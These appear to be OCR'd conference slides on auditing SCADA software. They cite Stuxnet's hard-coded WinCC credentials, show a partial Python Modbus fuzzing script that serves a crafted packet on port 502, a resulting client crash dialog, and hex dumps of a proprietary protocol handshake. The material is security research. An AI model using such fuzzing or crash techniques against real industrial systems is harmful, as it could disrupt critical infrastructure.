

@kc_un

Why is it important to audit SCADA software?

Stuxnet used a Siemens WinCC Hard-coded Database Credentials Vulnerability

How many other vendors do this?


Kevin Finisterre


“If you outlaw SCADA exploits, only outlaws will have SCADA exploits.”
KF in 2008 after releasing CitectSCADA vulnerability information

MODBUS Fuzzing

```
#!/usr/bin/python

import sys,socket
from random import choice

port=502

#####[trans][prot][len][u]
mbap="00 00 00 00 00 05 00 "

####[f][bc][data]
pdu="03 02 00 00"

pkt=mbap+pdu

res=[chr(int(p,16)) for p in pkt.split()]

try:
      sock=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
      sock.bind(("",port))
      sock.listen(1)

except IOError,e:
      print e

conn,addr=sock.accept()

print "got connection from %s\n"%addr[0]
```

Wait a few seconds...



- Application Error
The instruction at "0x0040832c" referenced memory at "0x00360000". The memory could not be "written".
Click on OK to terminate the program
Click on CANCEL to debug the program
OK
Cancel


“Tunneller” Protocol

Connect Handshake

Header

Signature | Length | Msg ID




Body

Trailer

Client → Server

Session Handshake



Server → Client

Continued


```
0030  ff c3 a1 23 00 00 12 34  00 00 00 14 00 00 00 58   ...#...4 .......X
0040  00 00 00 00 ab cd 00 38  de ad                      .......8 ..
```

Client → Server

```
0030  fa a0 a6 31 00 00 12 34  00 00 00 14 00 00 00 59   ...1...4 .......Y
0040  00 00 00 00 ab cd 00 38  de ad                      .......8 ..
```


Server → Client

Session Handshake Complete



```
0030  ff af ae 16 00 00 12 34  00 00 00 ac 00 00 00 05   .......4 ........
0040  00 00 00 00 ab cd 00 00  00 00 00 00 00 03 00 00   ........ ........
0050  00 04 55 00 73 00 65 00  72 00 00 00 00 0d 43 00   ..U.s.e. r.....C.
0060  4f 00 4d 00 50 00 55 00  54 00 45 00 52 00 5c 00   O.M.P.U. T.E.R.\.
0070  75 00 73 00 65 00 72 00  00 00 00 0e 4c 00 6f 00   u.s.e.r. ....L.o.
0080  63 00 61 00 6c 00 49 00  50 00 61 00 64 00 64 00   c.a.l.I. P.a.d.d.
0090  72 00 65 00 73 00 73 00  00 00 00 0d 31 00 39 00   r.e.s.s. ....1.9.
00a0  32 00 2e 00 31 00 36 00  38 00 2e 00 30 00 2e 00   2...1.6. 8...0...
00b0  31 00 39 00 30 00 00 00  00 09 4c 00 6f 00 63 00   1.9.0... ..L.o.c.
00c0  61 00 6c 00 4e 00 61 00  6d 00 65 00 00 00 00 08   a.l.N.a. m.e.....
00d0  63 00 6f 00 6d 00 70 00  75 00 74 00 65 00 72 00   c.o.m.p. u.t.e.r.
00e0  de ad                                              ..
```

